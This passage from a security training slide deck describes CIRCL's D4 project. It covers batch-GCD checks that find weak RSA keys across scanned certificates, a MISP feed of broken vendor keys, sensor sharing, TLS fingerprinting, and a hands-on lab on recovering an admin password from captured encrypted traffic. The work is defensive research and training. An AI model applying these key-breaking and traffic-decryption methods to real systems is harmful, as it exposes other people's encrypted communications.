- few hardening features enabled.

We feel a bit safer when they use TLS, but we what you now know about RSA, should we?

¹³<https://github.com/d4-project/snake-oil-crypto>

SNAKE OIL CRYPTO - GCD

In Snake-Oil-Crypto we compute GCD¹⁴ between:

- between certificates having the same issuer,
- between certificates having the same subject,
- on keys collected from various sources (PassiveSSL, Certificate Transparency, shodan, censys, etc.),
- python + redis + postgresql ¹⁵

“Check all the keys that we know of for vendor X”

¹⁴using Bernstein's Batch GCD algorithm

¹⁵<https://github.com/D4-project/snake-oil-crypto/>

Quick Demo:

- Let's check how strong are the RSA keys in our database...
- check some results on <https://misp-eurolea.enforce.lan>
- how bad can it be?
- do you find some vendors we should notify?

SNAKE OIL CRYPTO - MISP FEED

SNAKE OIL CRYPTO - MISP FEED

The MISP feed:

- **Allows** for checking automatic checking by an IDS on hashed values,
- **contains** thousands on broken keys from a dozen of vendors,
- **will be accessible upon request (info@circl.lu).**

In the future:

- **Automatic** the vendor checks by performing TF-IDF on x509's subjects,
- **automatic** vendors notification.

Hands-on: Exploiting Weaknesses in RSA

– enter D4-project –

PROBLEM STATEMENT


- CSIRTs (or private organisations) build their **own honeypot, honeynet or blackhole monitoring network**
- Designing, managing and operating such infrastructure is a tedious and resource intensive task
- **Automatic sharing** between monitoring networks from different organisations is missing
- Sensors and processing are often seen as blackbox or difficult to audit

OBJECTIVE


- Based on our experience with MISP¹⁶ where sharing played an important role, we transpose the model in D4 project
- Keeping the protocol and code base **simple and minimal**
- Allowing every organisation to **control and audit their own sensor network**
- Extending D4 or **encapsulating legacy monitoring protocols** must be as simple as possible
- Ensuring that the sensor server has **no control on the sensor** (unidirectional streaming)
- Don't force users to use dedicated sensors and allow **flexibility of sensor support** (software, hardware, virtual)

¹⁶<https://github.com/MISP/MISP>

D4 OVERVIEW



D4 OVERVIEW - CONNECTING SENSOR NETWORKS



Keep a log of links between:

- x509 certificates,
- ports,
- IP address,
- client (ja3),
- server (ja3s),

"JA3 is a method for creating SSL/TLS client fingerprints that should be easy to produce on any platform and can be easily shared for threat intelligence."¹⁷

Pivot on additional data points during Incident Response

¹⁷<https://github.com/salesforce/ja3>

D4 - TLS FINGERPRINTING

- **Hands-on:**

- ~ / hands-on/ TLSinspection

- open stripped.pcap
 - what is the admin password?
 - bummer, it's encrypted,
 - what is the admin password?

D4 - full chain demo.

- ✓ sensor-d4-tls-fingerprinting¹⁸: **Extracts** and **fingerprints** certificates, and **computes** TLSH fuzzy hash.
- ✓ analyzer-d4-passivessl¹⁹: **Stores** Certificates / PK details in a PostgreSQL DB.
- snake-oil-crypto²⁰: **Performs** crypto checks, push results in MISP for notification
- lookup-d4-passivessl²¹: **Exposes** the DB through a public REST API.

¹⁸github.com/D4-project/sensor-d4-tls-fingerprinting

¹⁹github.com/D4-project/analyzer-d4-passivessl

²⁰github.com/D4-project/snake-oil-crypto

²¹github.com/D4-project/lookup-d4-passivessl

GET IN TOUCH IF YOU WANT TO JOIN/SUPPORT THE PROJECT, HOST A PASSIVE SSL SENSOR OR CONTRIBUTE

- Collaboration can include research partnership, sharing of collected streams or improving the software.
- Contact: info@circl.lu
- <https://github.com/D4-Project> -
https://twitter.com/d4_project

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